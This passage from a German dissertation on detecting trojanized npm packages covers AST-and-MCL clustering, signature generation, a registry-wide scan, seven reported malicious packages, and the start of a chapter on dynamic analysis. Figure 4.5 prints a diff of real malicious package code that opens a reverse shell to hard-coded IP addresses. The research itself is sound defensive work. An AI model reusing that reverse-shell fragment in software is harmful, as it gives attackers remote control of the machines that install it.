DBSCAN	ϵ=1, minPts=2	0,6761	0,9958	0,8054
HDBSCAN	minClst=2	0,6580	**0,9967**	0,7927
clique		**0,9878**	0,6074	0,7522

Tab. 4.1: Genauigkeit, Trefferquote und F_1 für alle evaluierten Clusteranalysen in Verbindung mit ASTs. Fett gedruckte Werte markieren das Maximum für jede Metrik.

berücksichtigen kann, ist eine exakte Nachbildung der manuellen Cluster nicht zu erwarten.

Bei der Analyse der trojanisierten Softwarepakete mittels PDG benötigte das Verfahren überproportional viel Zeit, was es im Vorhinein für die praktische Anwendung disqualifiziert. Die Implementierung war für vier zufällig gewählte Softwarepakete nach über 24 Stunden noch nicht zu einem Ergebnis gekommen. Daher werden PDGs für die weitere Evaluation ausgeschlossen. Textbasierte Verfahren schnitten ebenfalls durchweg schlechter ab als AST und wurden somit für die weitere Evaluation nicht in Betracht gezogen.

Schaut man sich AST in Verbindung mit allen möglichen Clusteranalysen im Detail an (Tabelle 4.1), so stellt man fest, dass unter der Verwendung von ccomp, clique, DBSCAN und HDBSCAN entweder eine hohe Trefferquote oder eine hohe Genauigkeit erreicht wird. Dies deutet darauf hin, dass die Verfahren die Cluster entweder zu spezifisch wählen – also kleiner als im manuellen Clustering – oder zu grob. Somit liegen zusammenhängende trojanisierte Softwarepakete entweder nicht mehr oder fälschlicherweise im gleichen Cluster wie im manuellen Clustering. Lediglich MCL ist in der Lage, sowohl eine hohe Genauigkeit als auch eine hohe Trefferquote zu erreichen und somit das manuelle Clustering bestmöglich nachzubilden.

Mit einer Genauigkeit von 0,97 und einer Trefferquote von 1,00 erreicht die Kombination aus AST und MCL einen F_1 Wert von 0,99. Aufgrund der Verwendung von AST und MCL zur Reproduktion eines Clusterings basierend auf Expertenwissen, wird das Verfahren wird AST Clustering using MCL to mimic Expertise (ACME) genannt. Somit ist das erste Problem – das automatische Erkennen von zusammenhängenden trojanisierten Softwarepaketen – gelöst. Nun kann untersucht werden, wie gut sich daraus automatisiert Signaturen für weitere Streufeuerpakete ableiten lassen.

Nr.	$\lvert C \rvert$	nur 1. und 2. $\lvert \mathcal{S}_c \rvert$	$\lvert \mathcal{T}_c \rvert$	relevant $\lvert \mathcal{S}_c \rvert$	$\lvert \mathcal{T}_c \rvert$	relevant+manuell $\lvert \mathcal{S}_c \rvert$	$\lvert \mathcal{T}_c \rvert$
1	38	3752	278 473	3282	131 842	3232	70 228
2	36	1	1	1	1	1	1
3	14	40	1137	34	694	2	0
4	3	3	3	3	3	3	3
5	2	75	4191	72	3536	22	200
6	2	2	81	2	81	1	0
7	2	2	0	2	0	2	0
$\sum$	97	3875	283 887	3396	136 157	3263	70 432

Tab. 4.2: Die identifizierten Cluster sowie die Größen der Signaturen, sortiert nach Größe des Clusters. Die erste Spalte zeigt die Größe der Signatur und die resultierende Anzahl an Treffern auf allen npm Softwarepaketen falls lediglich Kondition 1. und 2. erfüllt sind. In der zweiten Spalte wird auch Kondition 3. eingehalten. Die letzte Spalte zeigt die Ergebnisse nach der zusätzlichen manuellen Optimierung.

4.5 Auswertung der Signaturgenerierung

Da nun automatisiert Cluster identifiziert werden können, werden, wie in Abschnitt 4.2 erläutert, Signaturen erstellt. Dazu werden zunächst repräsentative Fingerprints entsprechend den ersten beiden Konditionen aus den Clustern gewählt und in eine Signatur zusammengefasst. Die Notwendigkeit der dritten Kondition wird anhand der ersten Ergebnisse bewiesen und entsprechend umgesetzt.

Tabelle 4.2 führt die gefundenen Cluster, deren Größe sowie die Größe der generierten Signaturen auf. Der verwendete Ansatz war in der Lage, sieben Cluster mit mindestens zwei Softwarepaketen zu finden. Diese sind ebenfalls in Abbildung 4.4 auf der nächsten Seite dargestellt. Wie bereits erwähnt, wurden im manuellen Clustering auch nicht-syntaktische Ähnlichkeiten berücksichtigt. Daher wurden lediglich 97 der möglichen 104 Softwarepakete einem Cluster zugewiesen.

Es fällt auf, dass die Größe der Cluster stark variiert ($\sigma^2 = 230{,}41$). Die kleinsten Cluster umfassen zwei Softwarepakete, während die beiden größten Cluster aus 36 beziehungsweise 38 Softwarepaketen bestehen. Dies ist ebenfalls in Abbildung 4.4 auf der nächsten Seite ersichtlich.

Die Größe eines Clusters korreliert schwach mit der Größe der Signatur (Pearson $r = 0{,}65, p = 0{,}12$). Es gibt jedoch starke Abweichungen wie beispielsweise Cluster 1 und 5. Für diese wurde im Verhältnis zu ihrer Größe eine überdurchschnittlich große Signatur generiert. Im Gegensatz dazu resultiert Cluster 2 in einer sehr kleinen Signatur bei einer ähnlichen Anzahl an Softwarepaketen wie Cluster 1.




Abb. 4.4: Visualisierung der identifizierten Cluster basierend auf dem Verfahren aus AST und MCL. Knoten mit der gleichen Helligkeit gehören dem gleichen Cluster an. Die Anordnung der Knoten wurde mittels Spring Layout berechnet. Somit hat die Kantenlänge keine Aussagekraft über Ähnlichkeit.

Die Größen der für Cluster 1, 3 und 5 generierten Signaturen lassen vermuten, dass deren Signaturen nicht spezifisch genug sind. Somit wäre eine Signaturoptimierung notwendig. Diese findet größtenteils automatisiert statt, genauso wie die Signaturgenerierung.

4.5.1 Automatische Signaturoptimierung

Erfüllen die Signaturen beziehungsweise die darin enthaltenen Fingerprints lediglich Kondition 1. und 2., so werden vermutlich viele falsch Positive gefunden werden. Wie in der ersten Spalte in Tabelle 4.2 auf Seite 63 ersichtlich, bestehen die sieben Signaturen aus 3,875 Fingerprints, wobei jedoch 3,752 Fingerprints aus Cluster 1 stammen.

Um die Notwendigkeit von Kondition 3. zu bestätigen, wird eine 10-fache Kreuzvalidierung auf dem Datensatz der 114 trojanisierten und den 108 meist verwendeten – vermeintlich gutartigen – Softwarepaketen durchgeführt. Dazu wurden 90 % der trojanisierten Softwarepakete zur Clusteranalyse beziehungsweise Signaturgenerierung verwendet und auf den verbleibenden 10 % sowie den 108 meist verwendeten (gutartigen) Softwarepaketen getestet. Im Durchschnitt wurde so eine Trefferquote von 0,88 erreicht. Jedoch wurden rund 48 % der Softwarepakete Falsch Positiv klassifiziert. Dies deutet darauf hin, dass sich Teile der Signaturen mit Fingerprints gutartiger Funktionen überschneiden.

Wird nun eine Bereinigung der Signaturen gegen die 108 meist verwendeten npm-Softwarepakete durchgeführt, sodass deren Fingerprints nicht mehr in der Signatur enthalten sind, sinkt die Anzahl der Fingerprints um 12,36 % auf 3,396. Diese Signaturen bilden nun eine gute automatische Approximation, welche – wie im nächsten Abschnitt gezeigt wird – nur wenig manuelle Optimierung erfordert.

4.6 Signaturbasierte Suche in Paket-Repositories

Um die erzeugten Signaturen zu evaluieren, wurden alle Softwarepakete des Paket-Repositorys npm überprüft. Dazu wurde der gesamte Paketindex am 25. September 2020 festgehalten. Zu jedem der 1 396 447 gelisteten Softwarepakete wurde die neueste Version anhand der latest-Kennung[2] heruntergeladen. Insgesamt wurden 20 017 543 Dateien mit 749 558 178 Funktionen verarbeitet.

[2] `https://docs.npmjs.com/cli/v7/commands/npm-dist-tag`

Im arithmetischen Mittel enthält ein npm-Softwarepaket 15,6 Dateien (min=1, max=82 530, σ= 158,14) mit einer durchschnittlichen Archivgröße von 15,744 kB (min = 0 B, max = 145,7 MB, σ= 200,82 kB). Um ein npm Softwarepaket in einen AST zu transformieren, werden durchschnittlich 354,17 ms (min = 0 ms, max = 58 min, σ= 5,611 ms) benötigt. Der entstandene AST umfasst 40,68 Knoten (min = 1, max = 4 814 862, σ= 1720,88). Insgesamt hat die signaturbasierte Suche nach bekannten Schadcodefragmenten rund 48 Stunden gedauert und 154 GB an Daten erzeugt.

Für die Ergebnisse der signaturbasierten Suche sei ebenfalls auf Tabelle 4.2 auf Seite 63 verwiesen. Dort werden neben der Größe der Signaturen auch die Anzahl an Treffern auf dem Datensatz der Softwarepakete von npm angegeben. Nachdem automatisch falsch Positive Fingerprints entfernt wurden, reduzierte sich die Anzahl der Treffer von 283 887 auf 136 157 (−52,04 %). Von den verbleibenden Clustern wurden jeweils die 50 am häufigsten treffenden Fingerprints manuell inspiziert und falsch Positive aus der Signatur entfernt. Dies hat pro Cluster im Durchschnitt 10 Minuten gedauert, und so konnten 133 Falsch Positive Fingerprints (3,92 %) entfernt werden. Diese kurze manuelle Optimierung führte zu einer weiteren Reduktion der Treffer von 136 157 auf 70 432 (−48,27 %).

Zusätzlich zu den automatisch erstellten Clustern wurden manuelle Cluster erstellt, die einzelne trojanisierte Softwarepakete enthalten. So entstanden acht neue Pseudocluster mit entsprechenden manuell erstellten Signaturen. Diese führten jedoch lediglich zu einem weiteren Treffer.

4.6.1 Gefundene Softwarepakete

Da durch die Signaturen gefundene Softwarepaket höchstens als verdächtig eingestuft werden können, war eine manuelle Verifikation der eventuellen Trojanisierung notwendig. Damit war es möglich, sieben bisher unentdeckte trojanisierte Softwarepakete, die gemeinsame Schadcodefragmenten mit bereits bekannten trojanisierten Softwarepaketen haben, zu identifizieren. Wie in Tabelle 4.3 auf der nächsten Seite aufgeführt, konnten die Softwarepakete `nodetest199`, `nodetest1010` und `plutov-slack-client` auf Basis der Signatur von Cluster 4 erkannt werden.

Die Differenz im Quellcode ist beispielhaft für `nodetest199` und dem bereits bekannten Softwarepaket `tensorplow` aus Cluster 4 in Abbildung 4.5 auf Seite 68 dargestellt. Es wird ersichtlich, dass nahezu identischer Schadcode verwendet wird. Bis auf das Wechseln einer Abhängigkeit (Zeile 7 und 8) wird hauptsächlich die

Softwarepaketname	Cluster	Ziel	Sicherheitshinweis
npmpubman	2	Datendiebstahl	Ja[1]
plutov-slack-client	4	Backdoor	Ja[2]
nodetest1010	4	Backdoor	Ja[3]
nodetest199	4	Backdoor	Ja[4]
revshell	5	Backdoor	Nein[5]
node-shells	5	Backdoor	Nein[5]
hellhun_homelibrary	manuell	Finanzieller Gewinn	Nein[6]

[1] https://www.npmjs.com/advisories/1568 [2] https://www.npmjs.com/advisories/1569
[3] https://www.npmjs.com/advisories/1570 [4] https://www.npmjs.com/advisories/1571
[5] PoC Softwarepaket. [6] Betroffen von flatmap-stream.

Tab. 4.3: Liste der sieben während der Evaluation identifizierten trojanisierten Softwarepakete aus dem Paket-Repository npm. Für vier Softwarepakete wurden entsprechende Sicherheitshinweise veröffentlicht.

Adresse, zu der die Reverse Shell aufgebaut wird, geändert (Zeile 16 und 17). Alle der vier gefunden Softwarepakete aus Cluster 4 öffneten bei Installation eine Reverse Shell. Daher wurden diese Softwarepakete npm Security am 28. September 2020 gemeldet und anschließend von diesen gelöscht.

Des Weiteren erkannte der Ansatz die Softwarepakete `revshell` und `node-shells` auf Basis der Signatur von Cluster 5. Beide Softwarepakete geben sich als PoC aus. Ersteres wurde ohne Sicherheitshinweis von npm Security entfernt. Letzteres wurde von Adam Baldwin, leitender Sicherheitsbeauftragter bei npm, veröffentlicht und daher nicht gemeldet.

Das Softwarepaket `hellhun_homelibrary` wurde anhand einer manuellen Signatur gefunden. Bei Inspektion des Quellcodes viel jedoch auf, dass dieses Softwarepaket selbst keine Schadfunktionalität implementiert. Vielmehr hat die Signatur eine kopierte Abhängigkeit (`flatmap-stream`) erkannt. Dieses Softwarepaket fand im `event-stream` Vorfall Anwendung und beinhaltet die Schadfunktionalität, die sich gegen Copay richtete. Da `hellhun_homelibrary` somit nicht unmittelbar als trojanisiert, sondern als betroffen anzusehen ist, hat npm Security den Entwickler kontaktiert anstatt das Softwarepaket zu löschen.

Schaut man sich die Veröffentlichungszeitpunkte der gefundenen Softwarepakete an, so passen `nodetest199` (02.08.2018), `nodetest1010` (03.08.2018) und `plutov-slack-client` (30.03.2018) gut in den Zeitrahmen (06.03.2018, 08.09.2018 und 25.03.2018) der bereits bekannten trojanisierten Softwarepakete des Clusters 4. Daher kann davon ausgegangen werden, dass die gefundenen Softwarepakete Überreste eines älteren Angriffs sind.

```
1  -- a/nodetest199.js
2  +++ b/tensorplow.js
3  @@ -2,7 +2,7 @@
4   var require = global.require || global.process.mainModule.constructor._load;
5   if (!require) return;
6   var cmd = (global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh";
7  -    var net = require("net"),
8  +    var net = require("tls"),
9       cp = require("child_process"),
10      util = require("util"),
11      sh = cp.spawn(cmd, []);
12 @@ -10,7 +10,9 @@
13  var counter = 0;
14
15  function StagerRepeat() {
16 -        client.socket = net.connect(1111, "50.242.118.99", function() {
17 +        client.socket = net.connect(443, "45.63.54.27", {
18 +            rejectUnauthorized: false
19 +        }, function() {
20          client.socket.pipe(sh.stdin);
21          if (typeof util.pump === "undefined") {
22              sh.stdout.pipe(client.socket);
```

Abb. 4.5: Differenz im Quellcode des gefundenen Softwarepakets `nodetest199` und dem bereits bekannten Softwarepaket `tensorplow`. Grüne (+) und rote (-) Zeilen kennzeichnen die Modifikation des Codefragments.

Das Softwarepaket `npmpubman` hingegen wurde am 13.09.2020 veröffentlicht und damit erheblich später als die bereits bekannten Softwarepakete aus Cluster 2. Bereits 15 Tage nach Veröffentlichung konnte das Softwarepaket erkannt und gelöscht werden. Dies ist eine enorme Verbesserung zu den durchschnittlich 67 Tagen (siehe Abschnitt 3.3.1), die ein trojanisiertes Softwarepaket bisher verfügbar ist. Durch eine Implementierung des vorgestellten Verfahrens direkt beim Betreiber des Paket-Repositorys hätte die Trojanisierung bereits zum Zeitpunkt des Hochladens erkannt werden können.

Zusammenfassend lässt sich sagen, dass der hier vorgestellte Ansatz aus AST und MCL sehr gute Ergebnisse liefert und eine frühzeitige Detektion ermöglicht. Das Verfahren könnte von Paket-Repository-Betreibern und externen IT-Sicherheitsunternehmen eingesetzt werden, um aktualisierte beziehungsweise neu veröffentlichte Softwarepakete nach bekanntem Schadcode zu überprüfen. Dazu wird abschließend noch die tatsächliche Einsetzbarkeit in Form von Effizienz untersucht.

4.6.2 Effizienz

Um eine Aussage über die Einsatzfähigkeit einer solchen Anwendung treffen zu können, wird nun die Effizienz, verstanden als Laufzeit- und Speicherkomplexität des verwendeten Ansatzes, diskutiert. Denn nur wenn der Ansatz tatsächlich praktikabel ist, kann er zur frühzeitigen Detektion eingesetzt werden.

Zur initialen Generierung der Signaturen müssen alle bekannten trojanisierte Softwarepakete in einen AST überführt werden. Wenn man davon ausgeht, dass modernen Programmiersprachen eine deterministische Sprache zugrunde liegt, dann ist dies in linearer Zeit möglich. Im Worst Case kann dies jedoch $\mathcal{O}(n^3)$ [Tom84; Tom85] in Anspruch nehmen.

Das Erstellen der Fingerprints hängt von der verwendeten Hashfunktion ab, welche hier ebenfalls lineare Zeit benötigt. Das Clustern der trojanisierten Softwarepakete mittels MCL hängt von der Anzahl der Knoten n im Graphen sowie vom Parameter k, welcher die Matrixrepräsentation dünnbesetzt hält, ab. Daher ist die Zeitkomplexität von MCL $\mathcal{O}(n \cdot k^2)$ [Van00]. Signaturen aus diesen Clustern können hingegen wieder in linearer Zeit erstellt werden.

Das vorgestellte Verfahren sollte periodisch wiederholt werden, um stets Signaturen neuer Cluster von trojanisierten Softwarepaketen bereitzustellen. Dafür muss die Datengrundlage kontinuierlich mit anderweitig gefundenen trojanisierten Softwarepaketen erweitert werden.

Um den Abgleich der Signaturen gegen ein neues Softwarepaket zu ermöglichen, muss dieses in einen AST übersetzt und es müssen die entsprechenden Fingerprints berechnet werden. Das eigentliche Abgleichen hängt vom eingesetzten Speicherverfahren ab. In dieser Dissertation wurde PostgreSQL als Datenbank eingesetzt, welches intern B-Bäume verwendet und daher für den Abgleich in l Elemente $\mathcal{O}(\log l)$ Zeit benötigt.

Schaut man sich die Speicherkomplexität an, so hängt diese von der Anzahl der ASTs, Fingerprints und dem Ergebnis des Clusterings ab. Jeder AST enthält maximal so viele Token wie im Quellcode vorkommen und benötigt daher linear viel Speicher in Abhängigkeit von der Anzahl der Token. Jeder Fingerprint ist ein Byte-String von konstanter Länge. Somit ist der Speicheraufwand ebenfalls konstant. Die Datenbank wächst linear zu der Anzahl der Fingerprints. Der Speicherbedarf des Clusterings hängt wieder von der Anzahl der Knoten n und dem Parameter k ab. Es ergibt sich somit eine Speicherkomplexität von $\mathcal{O}(n \cdot k)$ [Van00].

Zusammenfassend erlaubt dies den Schluss, dass das Verfahren sowohl hinsichtlich der Laufzeit- als auch Speicherkomplexität gut skaliert und daher für den geplanten Einsatz geeignet ist.

4.7 Fazit

In diesem Kapitel wurden wiederkehrende Charakteristika im Quellcode trojanisierter Softwarepakete dazu genutzt von letzteren Signaturen zu erstellen. Auf der in Kapitel 3 erfassten Datengrundlage konnte das manuelle Clustering der trojanisierten Softwarepakete mit sehr guten Ergebnissen $(F_1 = 0{,}99)$ nachempfundenen werden. Somit konnte durch die Erstellung von Signaturen trojanisierter Softwarepakete sowohl der manuelle Aufwand als auch das notwendige Expertenwissen reduziert werden.

Zum Einsatz kamen dabei diverse Verfahren der Codeähnlichkeitsanalyse auf Basis von Text, Programmabhängigkeitsgraph (PDG) und Abstrakten Syntaxbäumen (AST). Anhand dieser Ähnlichkeiten aus statischer Quellcodeanalyse wurden verschiedene Clusteranalysen angewandt und evaluiert. Insgesamt konnte die Kombination aus AST und MCL dabei signifikant bessere Ergebnisse als alle anderen Kombinationen erzielen.

Durch den Einsatz von AST und des damit einhergehenden Niveaus der Abstraktion ist es möglich, Typ-1 sowie Typ-2-Klone zu erkennen. Durch Verwerfen von nicht-strukturellen Informationen wie Funktions-, Klassen- oder Variablennamen erreicht der Ansatz auch eine gewisse Resilienz gegen Obfuskation. Die Detektion von Typ-3 Klonen ist teilweise auch schon möglich, benötigt für einen robusten Einsatz jedoch eine Modifikation in Form eines erweiterten Vergleichs der AST Strukturen durch beispielsweise Fuzzy Hashes.

Auf Basis der Kombination aus AST und MCL wurde eine Signaturgenerierung durchgeführt. Dazu wurden repräsentative Fingerprints aus einem Cluster zu einer Signatur des Clusters zusammengefasst. Insgesamt ist Forschungsfrage F3 somit beantwortet.

Die so generierten Signaturen konnten sodann genutzt werden, um das gesamte npm Paket-Repository nach bisher unentdeckten trojanisierten Softwarepaketen abzusuchen. Dadurch wurden insgesamt sieben trojanisierte Softwarepakete identifiziert und gemeldet. Bei den meisten gefunden handelte es sich um übriggebliebene Streufeuerpakete aus älteren Angriffen.

Zusätzlich wurde ein trojanisiertes Softwarepaket entdeckt, dass zeitlich nicht in den Rahmen der verwandten Streufeuerpakete des Angriffs passt. Es konnte nach nur 15 Tagen Verfügbarkeit bereits gemeldet und entfernt werden. Dies verdeutlicht den möglichen Sicherheitsgewinn der durch das entwickelte Verfahren erzielt werden kann. Im Vergleich zur durchschnittlichen Verfügbarkeit von rund 67 Tagen, wie in der Analyse anhand von beobachteten Vorfällen in Kapitel 3 gemessen.

Ebenso fand eine theoretische Betrachtung der Laufzeit- sowie Speicherkomplexität statt. Diese weist darauf hin, dass das Verfahren direkt von einem Betreiber eines Paket-Repositorys einsetzbar ist. Es ist somit möglich, trojanisierte Softwarepakete anhand von Wiederverwendung bekannten Schadcodes bereits zum Zeitpunkt der vom Angreifer geplanten Veröffentlichung zu erkennen. Damit ist Forschungsfrage F4 zum Teil beantwortet.

Ungezielte und breit gestreute Angriffe mittels einer Vielzahl an trojanisierten Softwarepaketen scheinen die von Angreifern bevorzugte Vorgehensweise zu sein. Sobald jedoch mindestens zwei der eingesetzten Softwarepakete bekannt geworden sind, kann durch das in dieser Dissertation vorgestellte Verfahren automatisch eine Signatur erzeugt werden. Diese kann dann dazu genutzt werden, die restlichen Streufeuerpakete zu identifizieren. Durch Reduzierung des manuellen Aufwandes erlaubt das Verfahren eine bedeutend schnellere Detektion als bisher möglich. Dadurch kann die Sicherheit von Software Supply Chains unmittelbar verbessert werden.

Als Ausblick auf zukünftige Arbeiten verbleibt die Erweiterung der Erkennung von Typ-3 Klonen sowie das Übertragen der Ergebnisse auf andere Paket-Repositories wie beispielsweise PyPI und RubyGems. Des Weiteren wird zurzeit ein kontinuierlicher Betrieb zur Überprüfung aktualisierter beziehungsweise neu veröffentlichter Softwarepakete vorbereitet.

5 Anomalieerkennung mithilfe dynamischer Softwareanalyse

Wie Software Supply Chain Angriffe ausgeprägt sind und wie diese Ausprägungen für eine frühzeitige Erkennung durch beispielsweise Betreiber von Paket-Repositories eingesetzt werden können, wurde bereits in Kapitel 3 beziehungsweise Kapitel 4 gezeigt. In diesem Kapitel wird das Szenario eines bereits laufenden Software Supply Chain Angriffs betrachtet. Ausgehend davon, dass ein trojanisiertes Softwarepaket bereits über ein Paket-Repository in Umlauf gekommen und somit in die Abhängigkeiten eines gutartigen Softwarepakets gelangt ist, wird untersucht, wie bereits existierende Techniken der Softwarequalitätssicherung erweitert werden können, um einer weiteren Verbreitung des Schadcodes entgegenzuwirken.

Dynamische Analyse wird bereits seit geraumer Zeit zu Zwecken der Malware-Erkennung eingesetzt. Ziel ist es dabei jegliche Art von unerwünschter Software wie beispielsweise Viren, Würmer oder Trojanische Pferde zu erkennen. Die potenziell unerwünschte Software wird dazu meist in einer isolierten Umgebung ausgeführt und deren Verhalten beobachtet. [Bay+06; And+11; BKK10]

Inzwischen finden Continuous Integration (CI) sowie Continuous Testing als Bestandteile von DevOps und besonders dessen Erweiterung DevSecOps immer mehr Anwendung (siehe Abschnitt 2.6). Ein kontinuierlicher und automatisierter Prozess der Softwaretestung hilft, die Qualität einer Software im Ganzen zu erhöhen sowie die Risiken von Fehlern und Verwundbarkeiten zu reduzieren [DMG07]. An eben dieser Stelle kann ein laufender Angriff durch dynamische Softwareanalyse erkannt und weiterer Schaden verhindert werden.

In diesem Kapitel wird untersucht, ob und wie gut sich erprobte Verfahren der dynamischen Malware-Analyse auf trojanisierte Softwarepakete – als Spezialform unerwünschter Software – anwenden lassen und wie sich diese in den Prozess der Softwareentwicklung einbetten lassen. Dazu wird eine explorative Datenanalyse durchgeführt, um charakteristische forensische Artefakte – wie beispielsweise erstellte Prozesse und Netzwerkverbindungen – für trojanisierte Softwarepakete

Dieses Kapitel basiert auf der Publikation: Marc Ohm et al. „Towards detection of software supply chain attacks by forensic artifacts“. In: *Proceedings of the 15th International Conference on Availability, Reliability and Security*. ACM, 2020, S. 1–6

zu bestimmen. Dafür werden bekannte trojanisierte Softwarepakete mittels dynamischer Softwareanalyse untersucht und resultierende Ergebnisse mit Analysen gutartiger Versionen des Softwarepakets verglichen. Das durchgeführte Experiment deutet darauf hin, dass gutartige und trojanisierte Versionen von Softwarepaketen anhand ihres Verhaltens unterscheidbar sind.

Anschließend wird das in dieser Dissertation vorgestellte Verfahren abstrahiert und als ein DevSecOps-Werkzeug realisiert. Mittels dieses DevSecOpsWerkzeugs kann einem Entwickler Einsicht in das Verhalten seiner Software gewährt werden, sodass er die potenzielle Trojanisierung einer Abhängigkeit anhand der verursachten Anomalien *noch vor Veröffentlichung* seiner Software erkennen kann. Gewonnene Erkenntnisse werden dazu genutzt, die Forschungsfrage F4 abschließend zu beantworten.

Abschnitt 5.1 gibt zunächst einen Überblick über verwandte Arbeiten. In Abschnitt 5.2 wird das durchgeführte Experiment umrissen. Abschnitt 5.3 führt notwendige Grundlagen zu dynamischer Softwareanalyse und forensischen Artefakten ein. Die Ergebnisse aus dem Experiment werden in Abschnitt 5.4 ausgewertet. Abschnitt 5.5 beschreibt anschließend eine mögliche Integration des Verfahrens als DevSecOps-Werkzeug. Schließlich wird in Abschnitt 5.6 ein Fazit aus den Beobachtungen gezogen.

5.1 Verwandte Arbeiten

Als verwandte Arbeiten kommen hier Arbeiten infrage welche das (Teil-)Ziel haben, den Entwickler bei der Erkennung von Software Supply Chain Angriffen zu unterstützen. Dies kann einerseits durch Schaffung von Bewusstsein für solche Angriffe oder durch die Entwicklung von konkreten Hilfsmaßnahmen geschehen. Meist geschieht ersteres und dabei mit starkem Fokus auf Typosquatting.

Vaidya et al. [Vai+19] untersuchten die Paket-Repositories npm und Python Package Index (PyPI) auf Sicherheitsprobleme. Sie fanden heraus, dass die meisten Softwarepakete eine Vielzahl von Abhängigkeiten aufweisen. So hat ein npm-Paket im Schnitt rund 90 Abhängigkeiten. Ein durchschnittliches PyPI-Paket hingegen lediglich sieben Abhängigkeiten. Vaidya et al. kommen zu dem Schluss, dass eine manuelle Analyse aller Abhängigkeiten nur schwer umsetzbar ist. Dies verdeutlicht, dass dem Entwickler technische Unterstützung bereitgestellt werden muss.

Tschacher [Tsc16], Vu et al. [Vu+20b] sowie Taylor et al. [Tay+20] betrachten das Phänomen Typosquatting, welches darauf abzielt, durch lexikalische Ähnlichkeit tro-

janisierte Softwarepakete in die Abhängigkeiten eines bestehenden Softwarepakets einzuschleusen (siehe Kapitel 3, Abschnitt 3.2).

Tschacher [Tsc16] versucht das Risiko von Typosquatting-Angriffen für npm, PyPI und RubyGems abzuschätzen, indem mehrere algorithmisch generierte Typosquatting-Paketnamen registriert und deren Downloadzahlen beobachtet werden. Über den Zeitraum weniger Monate wurden die Softwarepakete auf über 17 000 Systemen installiert und dabei in rund 50 % der Installationen mit Administratorrechten ausgeführt.

Vu et al. [Vu+20b] schlagen eine automatische Erkennung von Typosquatting-Angriffen vor. Dazu werden Softwarepakete mit Namen, welche ähnlich (Levenshtein-Distanz ≤ 2) zu Paketnamen aus der Standardbibliothek von Python oder bekannten Softwarepaketen sind als verdächtig markiert. Taylor et al. [Tay+20] untersuchen Paketnamen auf Muster wie Wiederholung, Auslassen und Vertauschen von Zeichen beziehungsweise Wörtern sowie das Ausnutzen von häufigen Tippfehlern und die Verwendung von Python-Versionsnummern. Als Gegenmaßnahme wird das Entwickler-Werkzeug SpellBound vorgestellt welches Heuristiken nutzt, um Typosquatting-Pakete vor der Installation zu erkennen.

Typosquatting ist, wie in Kapitel 3 gezeigt, der am häufigsten eingesetzte Angriffsvektor. Durch Unachtsamkeit der Entwickler kann so ein trojanisiertes Softwarepaket in die Liste der Abhängigkeiten geraten. Eine präventive Detektion ist wünschenswert, doch in Anbetracht der hohen Fallzahlen muss es auch reaktive Ansätze geben.

